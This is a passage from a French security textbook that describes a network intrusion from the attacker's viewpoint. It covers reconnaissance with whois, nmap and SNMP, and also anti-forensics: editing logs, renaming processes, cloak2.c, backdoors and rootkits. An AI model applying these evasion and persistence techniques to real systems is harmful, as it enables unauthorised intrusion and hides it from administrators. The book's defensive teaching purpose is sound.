La meilleure façon de se protéger étant de procéder de la même manière que l'ennemi pour connaître ses vulnérabilités et les corriger, nous allons nous placer dans la peau de l'attaquant.

■ Remarque

Dans notre cas, notre système d'exploitation sera Linux, majoritairement utilisé sur les serveurs sensibles ainsi que chez les attaquants. Il va de soi que le principe est globalement le même sur tout type de système, seuls les outils changent.

2. Collecte des informations

2.1 Connaître sa cible

Toute attaque nécessite une phase de préparation correspondant à la collecte des informations. Cette phase, aussi appelée prise d'empreinte (*fingerprinting* en anglais), rassemble l'ensemble des techniques permettant à l'attaquant de prendre le maximum d'informations sur sa cible, de la connaître, afin de mener l'attaque de façon efficace, et d'attaquer les points sensibles.

Pour cela, certaines sources d'informations sont très faciles d'accès, et cela pour tout un chacun. D'autres le sont moins, mais d'une manière générale beaucoup plus d'informations que ce que l'on pense et qui nous concernent sont disponibles de manière publique, ou presque publique.

Certaines informations sont obligatoirement accessibles pour le respect des législations ou des besoins administratifs, ou encore pour une nécessité technique.

2.2 Google est notre ami

Le premier outil indispensable à toute collecte d'informations, est bien sûr le moteur de recherche Google. Google est en possession d'une base de données immense contenant des informations sur tous les sujets, pratiquement toutes les personnes. Une simple recherche peut mener très loin.

Avec le succès des réseaux sociaux sur Internet, nous ne comptons plus les profils mal protégés qui s'exposent dangereusement aux yeux de tous.

En effet à l'heure actuelle avec la circulation des données en accès libre, il n'est vraiment plus nécessaire d'enfreindre la loi pour obtenir des informations que l'on peut avoir en toute légalité sans grande recherche. Sur Internet, nous avons accès aux informations personnelles des employés d'une entreprise aussi bien qu'aux informations administratives. Rien de plus simple que de connaître le gérant d'une société, grâce à Infogreffe.fr ou Societe.com !

© Editions ENI - Toute reproduction interdite

Avec Facebook ou encore Copains d'avant, il est facile d'obtenir des informations personnelles. La grande tendance actuelle étant d'exposer sa vie au grand jour sur Internet et de créer des liens entre tous les réseaux en ligne, en quelques clics, on peut tracer un profil précis de sa cible. Même s'il est essentiel de vérifier les informations trouvées sur la toile de cette manière, il s'avère que la plupart sont exactes. Même les détectives privés et les agents secrets s'en servent !

Mais même sans ces réseaux, Internet est riche en informations concernant une personne ou une entreprise, à travers les sites web, les forums, les archives de listes de diffusion... Et bien sûr, les moteurs de recherche sont une bonne façon d'accéder à ces informations.

Des sites web se sont même spécialisés dans la recherche d'informations concernant une personne, comme 123people, et même si leur principe est assez controversé, et s'ils ne sont pas toujours vraiment aussi efficaces qu'une recherche manuelle, le fait est qu'ils nous exposent la réalité en face : un simple nom et des milliers d'informations peuvent être remontées, que ce soit des informations textuelles ou imagées.

Dernièrement, le magazine Le Tigre a voulu démontrer les dangers des informations trop facilement accessibles par tous en réalisant et publiant le portrait d'une cible inconnue grâce aux informations qu'elle avait laissées sur Internet. Cela a fait réagir beaucoup d'internautes et a permis d'augmenter les mesures de confidentialité sur les différents réseaux. Cependant, force est de constater qu'Internet reste trop bavard.

Article sur le Tigre : http://www.le-tigre.net/Marc-L.html

L'attaquant peut ainsi apprendre beaucoup sur sa cible, de manière directe (nom, adresse, localité...), mais aussi de manière indirecte, sur les forums ou sur les sites communautaires. Il peut ainsi cerner les centres d'intérêt, l'état d'esprit, ou connaître son entourage, les archives de listes de diffusion des discussions laissées par les équipes techniques d'une entreprise constituent également des traces intéressantes. Il est bon de savoir qu'une information seule rendue publique n'est peut-être pas exploitable, mais recoupée avec d'autres informations de ce type, elle peut former une source d'informations importante.

Pour contrer cette fuite d'informations, il existe des parades bien évidemment, mais surtout des attitudes à adopter et à faire adopter par toute l'entreprise.

Dans une entreprise, il faut limiter les messages publics d'informations sensibles sur les listes de diffusion ou les forums, ou en tout cas les cacher au maximum (le nom, l'adresse e-mail, l'adresse IP...).

Il faut également éviter de diffuser les informations sur les services utilisés et/ou sur leurs versions, afin d'éviter la fuite d'informations en cas de failles sur l'une des versions utilisées.

D'une manière générale, toute information susceptible d'aider un attaquant à un moment ou à un autre doit être absolument cachée du public. Si cela paraît évident pour un mot de passe, cela peut s'appliquer à des informations qui ne semblent pas forcément sensibles au sein d'une discussion technique mais qui peuvent nettement faciliter la vie d'un attaquant à un moment donné, comme par exemple un identifiant utilisateur, un chemin quelconque (attention aux publications de journaux système ou de messages d'erreur), un nom de machine, une adresse IP... Ces informations en elles-mêmes sont assez inutiles mais là encore, recoupées avec d'autres informations, elles peuvent être l'élément manquant à l'attaquant à un moment donné, les lui donner ne fera qu'accélérer son intrusion et/ou la rendre plus efficace.

Enfin, il est essentiel de ne pas laisser d'accès aux rapports d'analyse : rapports de supervision, graphes de statistiques, etc.

Ces informations en elles-même peuvent paraître anodines une fois de plus, mais elles fournissent des informations essentielles, concernant la nature du système d'exploitation, les adresses IP (même si elles sont locales), les services utilisés et leurs versions. Et une fois de plus, ces informations ne concernent pas les membres externes aux équipes systèmes.

© Editions ENI - Toute reproduction interdite

2.3 Les humains sont bavards

De même, il est bon d'interdire aux employés d'une société d'utiliser leur adresse e-mail professionnelle en dehors des communications professionnelles, en particulier sur les forums de discussion, afin d'éviter les risques d'ingénierie sociale.

Le personnel technique ou non doit absolument être sensibilisé à la notion d'espionnage économique et à la criminalité informatique, de façon permanente grâce à des formations. Il est également indispensable de savoir repérer une tentative d'ingénierie sociale, et surtout, de savoir s'en prémunir.

En effet, la manipulation des êtres humains qui possèdent les informations, en profitant de leur naïveté, de leur gentillesse, ou de la confiance que l'on accorde naturellement un peu facilement à n'importe qui, sans vérifier son identité réelle, permet d'entrer en contact facilement avec un acteur du réseau, en prenant une fausse identité.

Il est ainsi très facile à l'attaquant d'insérer un cheval de Troie dans le réseau via cette cible intermédiaire, ou d'obtenir des informations très importantes.

2.4 Quelques commandes utiles

Côté technique, de nombreux outils peuvent nous renseigner sur l'architecture d'un réseau cible.

Par exemple, la commande **whois**, disponible sur les plates-formes Linux (dans le Gestionnaire de paquets) ou sur le site www.whois.net, est déjà un bon outil de base. Elle cherche dans une base de données mondiale des noms de domaines, les informations publiques liées au nom de domaine demandé. Certaines informations peuvent être cachées par le propriétaire, s'il le souhaite, mais néanmoins, elles sont assez rarement cachées et il est possible d'accéder à des informations qui peuvent nous donner une première idée de la cible.

```
$ whois editions-eni.fr
```

Ainsi, avec whois, on peut généralement se renseigner sur le propriétaire du nom de domaine, de l'organisme propriétaire du nom de domaine. Parfois, on a même accès à l'adresse postale du propriétaire, le contact mail du responsable, le numéro de téléphone... Bref, des informations qui nous aiguillent sur la cible.

La commande **traceroute**, disponible dans le Gestionnaire de paquets des systèmes Linux ou **tracert** sous Windows, peut également s'avérer utile, en listant les nœuds intermédiaires entre un point de départ et un point d'arrivée, elle nous informe sur le routage des paquets, et donc nous aide à situer le routeur dans le réseau.

```
$ traceroute editions-eni.fr
```

La commande **host** quant à elle, liste les machines enregistrées dans les DNS de la cible.

```
$ host editions-eni.fr
editions-eni.fr has address 81.80.245.20
editions-eni.fr mail is handled by 20 smtp.eni-ecole.fr.
editions-eni.fr mail is handled by 10 mailhost-ma.eni.fr.
```

2.5 La prise d'empreinte par pile TCP/IP

Nmap permet quant à lui de faire le scan des machines d'un sous-réseau, d'en connaître les ports ouverts, et donc probablement de connaître les services lancés sur chaque machine, de connaître leurs versions et potentiellement les vulnérabilités.

En interrogeant la pile TCP/IP (*Transmission Control Protocol/Internet Protocol*) d'un serveur, on peut en effet apprendre de nombreuses informations utiles lors d'une attaque.

Tout d'abord, la connaissance du système d'exploitation d'un serveur est évidemment cruciale pour un attaquant. Beaucoup de failles sont spécifiques aux systèmes d'exploitation, et les façons d'y pénétrer sont également différentes.

© Editions ENI - Toute reproduction interdite

Si un exploit existe concernant un service de Solaris par exemple, une prise d'empreinte peut nous indiquer quelles sont les machines utilisant Solaris, et si le service concerné est lancé, l'attaque est imminente.

Le fait de balayer un réseau, de le scanner, permet de connaître sa topologie. Le scanneur de ports va détecter les IP actives sur le réseau, détecter les ports ouverts et les services potentiels qui tournent derrière chaque port ouvert.

En cela, nmap est un outil pratique et indispensable pour tout administrateur, dans le sens où il est capable de retirer beaucoup d'informations par prise d'empreinte TCP/IP sur les réseaux complets avec une adresse de sous-réseau et son masque. Il permet de trouver par exemple le système d'exploitation en analysant la réponse donnée d'abord à la connexion TCP à un port ouvert, puis à un port fermé. Cette technique n'est pas fiable à 100% mais reste très efficace.

Il existe d'autres types de scanneurs de ports, les mappeurs passifs, comme le logiciel **Siphon**. Ils permettent de déterminer la topologie réseau du brin physique sur lequel est connectée la machine depuis laquelle l'exécutable est lancé, mais ils sont surtout utilisés car indétectables par les machines cibles, puisqu'ils n'envoient pas de paquets.

Enfin, il existe des outils permettant de capturer des connexions X (serveur d'affichage sur les ordinateurs tournant sous Unix/Linux), et de capturer ainsi les écrans des machines cibles, la frappe utilisateur et de voir les fenêtres de la victime en temps réel, ce qui représente un avantage puissant.

Dans la pratique, pour découvrir par exemple la topologie d'un réseau 192.168.0.0/24, dont l'adresse réseau est 192.168.0 et pouvant contenir jusqu'à 254 machines, nous utiliserons la commande :

```
# nmap -sS -sU -O -oN nmap.log 192.168.0.1-254
```

On peut obtenir par exemple ce genre de sortie :

```
Starting Nmap 4.76 ( http://nmap.org ) at 2009-05-13 00:10 CEST
Interesting ports on 192.168.0.11:
Not shown: 1995 closed ports
PORT     STATE         SERVICE
22/tcp   open          ssh
80/tcp   open          http
111/tcp  open          rpcbind
68/udp   open|filtered dhcpc
111/udp  open|filtered rpcbind
5353/udp open|filtered zeroconf
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.25
Network Distance: 0 hops
```

Voilà le résultat de scan d'une seule machine. Ici nous avons fourni plusieurs options à nmap, à savoir :

- sS = précise que l'on veut faire un SYN scan
- sU = scanne également les ports UDP
- O = tente ainsi d'identifier le système d'exploitation des machines scannées
- oN nmap.log = demande à nmap d'enregistrer la sortie dans un fichier nmap.log précisé.

Enfin, on demande à nmap de scanner toutes les machines du réseau 192.168.0.

Ensuite, nous allons pouvoir lire le journal de sortie nmap.log, récupérer les adresses IP et les ports ouverts associés, pour en déduire le type de service ouvert présumé.

© Editions ENI - Toute reproduction interdite

2.6 Interroger les services lancés

Nous allons interroger chaque service susceptible de nous offrir des informations intéressantes afin d'en connaître davantage, avec les informations de bannière par exemple.

Typiquement, nous allons nous arrêter sur quelques services intéressants comme les serveurs DNS (port 53), les serveurs NFS (2049), les serveurs NetBIOS (139), les serveurs mail (25) et les serveurs SNMP (ports UDP 161, 162). Ces services sont susceptibles de nous apporter des informations intéressantes et des comptes utilisateurs valides qui vont nous permettre de passer à l'étape suivante de l'attaque.

Obtenir des informations sur un service est généralement assez facile. Par exemple, essayons de voir quel serveur web tourne derrière un site web :

```
$ telnet www.example.com 80
Trying 208.77.188.166...
Connected to www.example.com.
Escape character is '^]'.
GET / HTTP/1.0
HTTP/1.1 200 OK

HTTP/1.1 400 Bad Request
Date: Fri, 12 Jun 2009 21:01:19 GMT
Server: Apache/2.2.3 (CentOS)
Content-Length: 387
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Avec cette simple commande, nous connaissons le serveur web (Apache), sa version (2.2.3), le système d'exploitation (CentOS), et l'heure du serveur !

L'empreinte de pile permet donc d'identifier un système d'exploitation de manière relativement sûre.

Côté protection, il est indispensable de cacher le maximum d'informations au public, dans la configuration des services ou du système. Par exemple, désactiver l'affichage de bannière de votre serveur web (Apache par exemple) permettra d'éviter de diffuser au grand jour la version utilisée pour n'importe qui contacterait le système sur le port 80 (via un navigateur web, ou un telnet).

Bien sûr, cacher cette information n'est pas une solution suffisante pour dissimuler le système d'exploitation qui tourne sur un système, mais ce n'est pas une raison pour divulguer cette information à tout un chacun.

Malheureusement certaines applications resteront bavardes si on les contacte et fourniront des informations utiles pour l'attaquant. Par exemple, si on lance un telnet sur un serveur FTP, selon le service utilisé, il pourra nous renseigner sur son identité (PureFTPd, vsftpd...), sa version, l'heure locale du serveur, si le serveur accepte les connexions anonymes ou non... Ensuite, la commande SYST peut nous donner des informations supplémentaires, et si le FTP anonyme est autorisé, il est généralement possible de récupérer le binaire /bin/ls permettant alors de connaître l'architecture du serveur.

Un service bavard permettant d'obtenir des informations détaillées est celui du **snmp**, accessible généralement sur le port 161 en udp.

Ce service dans ses premières versions est une source d'informations bavarde, or il reste très souvent utilisé tel quel, avec une configuration par défaut, et ainsi, grâce à la commande **snmpwalk** nous pouvons obtenir de nombreuses informations, en utilisant la communauté 'public'.

Ce service est accessible généralement sur les routeurs et autres matériels réseau, mais aussi sur les serveurs.

L'architecture du protocole SNMP se compose d'agents, que sont les switches, les routeurs, quelques serveurs, qui possèdent une base de données appelée la MIB (*Management Information Base*). Ces agents surveillent le réseau et envoient un trap, un datagramme, pour prévenir chaque événement inhabituel provenant du réseau. Ces traps sont envoyés à des moniteurs qui effectuent aussi bien de la surveillance passive qu'active, et permettent à l'administrateur de gérer son réseau.

© Editions ENI - Toute reproduction interdite

Les informations des agents, organisés en communautés, sont consultables à n'importe quel moment via le protocole SNMP. La communauté 'public' par exemple permet d'accéder aux informations basiques et accessibles à tous. Les autres informations plus sensibles sont accessibles par d'autres communautés ('private' par exemple). Chaque communauté possède des droits différents en lecture et écriture.

Le problème est d'une part, que la communauté 'public', même si elle n'est pas censée contenir d'informations sensibles, si elle est mal configurée (et c'est assez souvent le cas), est accessible depuis n'importe quelle machine, et permet d'accéder à des informations toujours utiles pour un attaquant.

D'autre part, il suffit d'identifier le nom de la communauté qui possède les droits en écriture pour modifier certaines informations réseau !

Nous pouvons donc repérer grâce à un scanneur de ports comme nmap, quels sont les agents et quel est le moniteur. Les ports habituels pour le SNMP sont le 161 (udp) pour l'écoute des requêtes par les agents, et le port 162 (udp) pour l'écoute des traps par le moniteur.

Ainsi, si l'on souhaite découvrir les équipements SNMP d'un réseau 192.168.0.0/16, il nous suffit de lancer nmap :

```
$ nmap -sU -p 161,162 192.168.0.0/24
```

Pour trouver le nom de la communauté accessible, il existe des outils qui agissent en testant une grande quantité de noms automatiquement en essayant toutes les combinaisons possibles, qui regardent quand une communauté est trouvée, si elle est accessible en écriture ou non. Il est également possible de fournir à l'outil des noms de communauté probables.

Ensuite, il suffit de suivre les méthodes d'accès et de modifications habituelles du protocole SNMP, disponibles facilement sur Internet, pour accéder à des informations et écrire des informations, et dans ce cas la prise de contrôle est forte ; il est possible par exemple de débrancher une partie du réseau, et de modifier d'une manière plus générale toutes les données de la MIB.

3. Repérage de failles

3.1 Consulter les failles recensées

Une fois que nous possédons suffisamment d'informations intéressantes sur un système d'information (nous complèterons nos recherches au fur et à mesure de notre avancée, en fonction de ce que nous allons découvrir), nous allons essayer de repérer une faille par laquelle s'insérer dans le système.

Une faille correspond à une vulnérabilité nuisible à la sécurité du système. Elle peut se situer dans le système d'exploitation lui-même, dans une application, un service, un protocole, ou tout simplement dans une erreur humaine.

Le but est donc de trouver la faille qui va nous permettre de nous immiscer dans le système, et de l'exploiter à cette fin.

Une fois que nous avons récupéré un maximum d'informations sur l'architecture du réseau, et que nous avons terminé la collecte des informations disponibles (chaque information a son importance), nous avons une vision globale de la façon dont le réseau fonctionne. En fonction des informations en notre possession, nous pouvons établir a priori l'inventaire du parc logiciel ou matériel du réseau, ou nous connaissons assez d'informations sur une machine par laquelle nous allons tenter de nous insérer dans le réseau.

Il existe des scanneurs de vulnérabilités, comme **Nessus** ou **SAINT**, auxquels on peut soumettre un réseau pour un test d'intrusion. Le logiciel en ressort alors les failles connues.

En revanche, la discrétion n'est pas vraiment le fort de ces logiciels, puisqu'ils vont tester les failles connues en masse. Il est donc préférable d'interroger plutôt les bases de données en ligne telles que sur le site **SecurityFocus** qui met à jour régulièrement sa base de données de vulnérabilités.

Grâce à la prise d'empreinte réalisée précédemment, nous connaissons les services actifs sur la machine cible, et probablement la version de ceux-ci, ainsi que le système d'exploitation présumé utilisé.

© Editions ENI - Toute reproduction interdite

Chaque vulnérabilité possède sa propre technique d'exploitation. Mais il existe des bibliothèques "d'exploits", qu'il faut remettre à jour en permanence, dès lors qu'une nouvelle vulnérabilité a été découverte.

Le but ici est de trouver un "exploit", c'est-à-dire un programme permettant de tester la vulnérabilité du service touché. Il est possible de rechercher ce genre de programmes sur des sites spécialisés. Il suffit de trouver une vulnérabilité qui touche un service accessible depuis le réseau extérieur pour tester l'exploit.

Il est également possible de découvrir des vulnérabilités non divulguées en interrogeant directement les bonnes personnes, sur les channels IRC par exemple.

3.2 Éliminer les failles non fondées

Ensuite, il convient d'éliminer les failles non fondées, c'est-à-dire les failles concernant les services qui ne sont en réalité pas utilisés sur la machine cible, ou dans une autre version non atteinte. Le but étant de ne pas avoir une trop longue liste d'exploits à tester, afin de rester le plus discret possible. Seuls les exploits touchant des failles exploitables doivent être testés.

Une fois l'exploit trouvé, nous allons compiler le programme et l'exécuter contre la machine cible. Si nous obtenons un shell root, alors la machine est vulnérable à cette faille, ce qui en fait une porte d'entrée directe. Sinon, il faudra trouver une autre porte d'entrée.

Une porte d'entrée assez fréquente sur les systèmes concerne les failles Web. En effet, de nombreux sites présentent des problèmes de sécurité, que ce soit dans les formulaires, particulièrement les formulaires d'envoi qui sont mal protégés et permettent d'envoyer des fichiers sur le serveur. Là aussi, les vulnérabilités des scripts utilisés pour les sites web ou les forums sont recensés sur des sites spécialisés, et constituent généralement une bonne porte d'entrée sur un système.

On remarque ici quelques règles de bonne conduite à observer chez un administrateur soucieux de la sécurité de son système.

- Il est indispensable de couper les services inutilisés sur les sytèmes, et de ne pas utiliser de logiciels inutiles ou inconnus.
- Les accès clients doivent être sûrs pour ne pas compromettre le serveur du réseau.
- Il faut également accorder de l'importance à la mise à jour des logiciels, des sytèmes d'exploitation, des firmwares des équipements.
- Chaque poste doit être protégé pour protéger le système d'informations complet, avec antivirus ou encore pare-feu mis à jour.
- Un administrateur doit connaître les vulnérabilités concernant son système, contrôler chaque sortie et entrée du réseau, et journaliser le tout.
- Enfin, les comportements suspects doivent être vus immédiatement, et offrir un maximum d'informations.

4. Intrusion dans le système

4.1 Ne pas laisser de traces

Une fois que nous avons trouvé une porte d'entrée dans l'ordinateur cible, nous allons d'abord faire attention à nous protéger, pour ne pas être découvert par l'administrateur du système.

Il ne faut pas laisser de traces et il faut s'assurer une bonne place sur le système.

Un administrateur sérieux surveille les journaux système, possède des statistiques d'utilisation du système, et des outils de protection. Il est donc essentiel de ne pas apparaître comme une activité anormale.

© Editions ENI - Toute reproduction interdite

À tout moment, un administrateur peut vérifier si un intrus s'est infiltré de différentes façons :
- Vérification des fichiers de journaux système.
- Analyse des fichiers espions (sniffers) installés par l'intrus.
- Utilisation de programmes d'audit comme loginlog.
- Vérification des connexions en cours avec la commande **netstat**.

D'une part il est préférable d'utiliser un serveur tampon entre la machine de connexion et le serveur cible. D'autre part, chaque fichier de journalisation doit être modifié pour effacer les traces. Nous pouvons aussi renommer les programmes connus pour éviter que le nom réel apparaisse dans la liste des processus en cours d'exécution. Une bonne habitude à prendre aussi est de ne pas entrer les paramètres des commandes directement dans la liste de commande (sinon ils apparaîtront dans la liste des processus), mais plutôt comme des commandes internes en lançant d'abord le programme sans option.

Généralement les fichiers journaux sont dans /var/log. Il ne faut surtout pas les effacer puisque l'administrateur remarquera aussi qu'une intrusion a eu lieu. Il est préférable de les modifier pour enlever les traces. Plusieurs logiciels permettent cela, comme **cloak2.c**

4.2 Extension des privilèges

Si l'accès au système s'est fait directement via un accès root, bien sûr la question ne se pose pas, mais si l'accès est un accès utilisateur, nous allons devoir continuer notre quête du mot de passe root ou d'un autre utilisateur permettant d'avoir plus d'informations.

Ici, on peut noter à quel point il est important pour les utilisateurs du système de ne posséder que les droits nécessaires à l'accomplissement de leurs tâches, que ce soit des utilisateurs humains ou des services système.

Bien sûr, si un attaquant arrive directement avec les droits root sur le système, il a le pouvoir d'un super administrateur et il peut tout faire. Cependant, s'il a réussi à intégrer le réseau grâce à un accès utilisateur, le fait d'avoir des droits limités peut ralentir également le processus.

De plus, il est essentiel en entreprise d'établir une politique du mot de passe pour chaque utilisateur. Par défaut, les utilisateurs sont assez laxistes en ce qui concerne leur mot de passe. Ils ne se rendent pas compte à quel point ils peuvent compromettre la sécurité du système.

Même si l'on sait que l'ensemble des mesures de précaution ne sert pas à grand-chose 99% du temps, elle peut sauver la sécurité des données d'une entreprise en cas d'attaque.

S'il est très facile de collecter des informations sur une victime potentielle, il est également facile et dans la capacité de tout un chacun d'empêcher la fuite des informations, mais c'est un travail à réaliser par l'ensemble de l'équipe, chaque employé doit être impliqué. Or le facteur humain est souvent la cause de la défaillance d'un système pourtant sécurisé, qui rend alors inutile les moyens déployés.

4.3 Reprise de la collecte d'informations

Une fois que nous avons pénétré le système, nous allons pouvoir continuer notre collecte d'informations.

Nous souhaitons avoir accès à des comptes utilisateurs valides, pour cela, plusieurs méthodes peuvent nous aiguiller. Nous pouvons par exemple consulter les annuaires de l'entreprise, la messagerie ou les partages de fichiers.

Nous pouvons également nous appuyer sur les vulnérabilités des commandes R* de Berkeley, comme rsh, rlogin ou rcp... Ce sont des commandes BSD qui sont très peu sécurisées, et qui ont été remplacées par SSH, mais encore utilisées sur des serveurs Unix.

Enfin en dernier recours, nous pouvons nous attaquer aux mots de passe par "brute force", en essayant en boucle des combinaisons plus ou moins compliquées de mots de passe, mais cela est très long et facilement détectable.

Le service finger des systèmes Unix permet également d'avoir un accès à des comptes valides du système.

© Editions ENI - Toute reproduction interdite

Notre but est d'élargir notre accès, d'étendre nos privilèges. Le but est d'être root, super utilisateur, si ce n'est pas encore le cas.

Ainsi, la compromission de la machine sera possible, nous serons en mesure de modifier les fichiers système, et aurons accès à toutes les informations de la machine.

Une fois que nous sommes super utilisateur, nous avons également la possibilité de sniffer le trafic : cela consiste à écouter le trafic réseau en provenance et à destination des machines du même brin, pour récupérer des couples identifiant/mot de passe permettant d'accéder à des privilèges plus élevés, et de contrôler une plus grande partie du réseau.

5. Assurer son accès

5.1 Exploiter les relations des machines

Une fois que nous avons un accès sur une machine du réseau, nous possédons un bon nombre d'informations sur notre cible.

Nous allons maintenant exploiter les relations d'approbation existantes entre les différentes machines du réseau afin d'élargir nos privilèges et étendre notre pouvoir d'action.

Une fois présent dans le réseau, nous possédons des informations supplémentaires sur l'architecture de celui-ci. Avec un peu d'observation, il va nous falloir repérer les différents serveurs : où sont les fichiers, les sauvegardes, les journaux système, les bases de données utilisateurs...

■ Remarque

Le serveur NIS est une cible fréquente parce qu'il regorge d'informations sur les utilisateurs.

Pour cela, une fois introduit dans le réseau, la commande **domainname** nous permet d'obtenir le nom du domaine NIS, s'il existe.

De même, les machines possédant un accès root sont potentiellement des machines d'administrateurs et donc des machines cibles.

5.2 Écouter le trafic

Disposant d'un accès root sur une machine, nous pouvons sniffer les informations qui circulent sur le réseau et accroître les privilèges en ayant accès par exemple au compte root d'un autre administrateur.

Pour sniffer un réseau, il existe de nombreux outils, le plus connu étant Wireshark (anciennement Ethereal), mais d'autres sont également plus spécifiques, comme Siphon, ou DSniff. Ce dernier capture les mots de passe, mais reconnaît de nombreux protocoles, comme snmp, NetBIOS ou Rlogin.

Pour étudier le trafic d'un réseau, un sniffer est un outil indispensable. La grande majorité des protocoles Internet font transiter les informations en clair sur le réseau. Ainsi, en analysant le trafic, il nous est très facile de voir les informations de manière non chiffrée, et de pouvoir les exploiter immédiatement. Par exemple, si un utilisateur est en train de consulter ses e-mails sur le réseau sans utiliser de chiffrage SSL, ou s'il renseigne sur un site Internet un mot de passe sans protocole HTTPS, alors ses identifiants et mots de passe vont transiter sur le réseau et pourront être interceptés directement avec le sniffer.

5.3 Faciliter son retour

Ensuite, nous allons nous assurer d'avoir un accès quasi permanent à la machine dans laquelle nous avons réussi à nous insérer.

Pour cela, nous pouvons installer une backdoor sur la machine, c'est-à-dire une porte dérobée. Cela aura pour but de pouvoir entrer dans la machine même si tous les mots de passe ont été changés par l'administrateur. Nous allons également nous en servir pour limiter les traces laissées sur le système lors de l'intrusion, en offrant une identification transparente sur la machine.

Enfin, cela doit nous permettre de gagner du temps lorsque nous voudrons revenir sur le système.

Cette porte dérobée va s'exécuter sur le système sans que le propriétaire du système ne s'en aperçoive.

© Editions ENI - Toute reproduction interdite

Nous pouvons également installer des rootkits. Ce sont des outils qui remplacent les outils d'administration du système par des versions modifiées qui fonctionnent de la même manière en apparence mais qui masquent des actions en tâche de fond. Par exemple, un tel outil va masquer la présence d'un hacker sur le système, pour ne pas montrer les services lancés ou l'historique de ses commandes.

Les rootkits masquent la réalité à l'administrateur, c'est pourquoi celui-ci doit être capable de se mettre dans la peau d'un attaquant pour être conscient de cela. Il doit être capable de voir les failles de son système dans un contexte équivalent.

6. Exploitation

L'attaque d'un système peut avoir plusieurs fins. Quoi qu'il en soit, généralement un attaquant pénétrant un système va se garder une porte ouverte pour revenir sur le système par la suite.

Un attaquant va également effacer ses traces pour éviter de laisser des soupçons à l'administrateur du réseau compromis.

La dernière étape de l'audit ou de l'intrusion est le nettoyage. Tous les fichiers qui ont été créés ou modifiés pour l'intrusion doivent être remis au propre pour effacer les traces.

Lorsque le test d'intrusion que nous venons de voir se fait dans le cadre de la loi, c'est-à-dire qu'il s'agit d'une intrusion en local ou faite par un organisme spécialisé à la demande de l'entreprise, il n'y a pas d'exploitation. La fin de l'audit consiste à informer les responsables du réseau des failles de leur système s'il y en a, et de proposer des solutions sécurisées pour combler ces failles.

Lors d'un audit d'intrusion tel que celui que nous avons réalisé, nous devons alors classer les failles dans un ordre de gravité, pour traiter en urgence les failles les plus graves. Par ailleurs, certaines failles n'ouvrent pas des portes très sensibles.

L'audit capturant l'état du système au moment du test, il constitue pour l'entreprise un point de départ pour une politique de sécurité à mettre en place dans le temps.

Nous avons vu ensemble le principe d'intrusion dans un système. Nous allons maintenant pouvoir approcher de plus près les failles les plus courantes et les moyens techniques mis en œuvre lors d'une intrusion.

© Editions ENI - Toute reproduction interdite



Chapitre 3
Social Engineering

1. Concept

1.1 Généralités

Le social engineering, ou en français la manipulation sociale, est une technique largement utilisée depuis très longtemps pour contourner des protections : il s'agit de pousser une personne à faire certaines choses ou révéler des informations sans les lui demander directement, d'où le terme de manipulation. Nous allons voir qu'en exploitant un contexte ou la personnalité d'une victime, nous pouvons récupérer diverses informations, suivant le niveau de coopération de cette personne.

En fait, le social engineering est une technique très ancienne. Dans la Bible, Jacob se déguise pour tromper son père et obtenir une bénédiction. Les télégraphistes déjà écoutaient les conversations pour pouvoir utiliser les détails intéressants qu'ils pouvaient en extraire, comme les informations bancaires de clients fortunés ou des protocoles d'échanges entre les diligences. Plus proche de nous, nous pouvons observer tout l'art de la manipulation dans le film « Arrête-moi si tu peux » de Steven Spielberg, racontant efficacement l'histoire réelle de Franck Abagnale, célèbre arnaqueur. Ces trois cas montrent que la manipulation sociale n'est pas uniquement liée à la sécurité des systèmes d'information.

Pour ce qui est de la sécurité informatique, on compte quelques experts en social engineering. Le plus connu est certainement Kevin Mitnick, dont le livre « L'art de la supercherie » co-écrit avec William L. Simon constitue une référence dans le domaine. Kevin Mitcnick a été reconnu coupable d'avoir détourné de nombreux systèmes aux États-Unis et a purgé une peine de prison à ce titre. En cherchant sur Internet, le pseudonyme de Bernz devrait également vous donner accès à quelques documents très bien rédigés et tout autant appréciés, cherchez par exemple "Bernz Social Engineering" sur Google. Enfin, l'histoire des frères Badir mérite toute notre attention : tous trois non-voyants de naissance, ils se sont donnés pour mission de démontrer aux voyants que leur problème de vue ne les empêchait pas de procéder à des détournements informatiques, mission réussie avec brio puisqu'elle les a menés jusqu'aux ordinateurs du Tsahal en utilisant à de nombreuses reprises « le social », comme on appelle la manipulation sociale dans les rencontres.

Par téléphone, par e-mail, par fax ou par courrier, le social engineering s'exerce grâce à tous les médias. Dans un entretien avec Jonathan Littman, Kevin Mitnick affirme que 85% de ses détournements ont été réalisés sans ordinateur. Nous allons voir comment et pourquoi le social engineering est toujours autant d'actualité.

1.2 L'être humain : la pièce fragile

Pour la suite de ces pages, nous considérerons uniquement l'aspect lié à la sécurité informatique du social engineering. Il faut pourtant savoir que les informations présentées ici sont les mêmes pour les autres utilités de la manipulation sociale. Il faut pourtant savoir que ces méthodes sont aussi utilisées par des enquêteurs de tous les domaines, par les enfants curieux et par bien d'autres personnes très éloignées de l'informatique.

© Editions ENI - Toute reproduction interdite

De tout temps, on a fait confiance à l'être humain pour conserver des informations. Confiance plus ou moins exprimée : César envoyait ses messages de manière chiffrée (grâce au très célèbre algorithme dit "de César") mais partait du principe que seul le destinataire connaissait « la clé de déchiffrement ». Le problème avec l'être humain, c'est qu'il existe des tas de raisons de divulguer ses secrets, allant de la simple inattention à l'obligation sous la torture, deux extrêmes qui ont poussé les destinataires de César à révéler leur clé et les messagers à partager leur fardeau.

Ramy Badir, l'un des frères non-voyants, déclara un jour « qu'un ordinateur sécurisé est un ordinateur entreposé dans un hangar et débranché ». Parmi les réponses à cette citation, l'une d'entre elles a retenu notre attention : son auteur, Kevin Mitnick, indique qu'il pourra toujours trouver une personne assez aimable pour brancher l'ordinateur !

Le social engineering, c'est donc ça : utiliser la pièce fragile qu'est l'humain pour avancer dans l'histoire, en lui demandant de rebrancher un ordinateur, de transmettre une fausse information, d'indiquer le mot de passe du Directeur général, voire même d'envoyer par courrier le plan confidentiel sur lequel ont travaillé les ingénieurs de l'entreprise durant plus de six mois. Rien ne sert d'avoir des protections techniques infaillibles si une personne interne à votre système permet à son insu à un attaquant de déjouer toutes ces protections. L'humain est une faille qu'il faut surveiller.

2. Les ingrédients

2.1 La motivation

L'utilisation du social engineering se justifie dans tous les domaines par une motivation. Dans le domaine informatique, c'est souvent l'argent ou le bénéfice qui motivent les actes des assaillants. La manipulation est l'outil qui permet d'obtenir des informations, comme un mot de passe ou un numéro de téléphone.

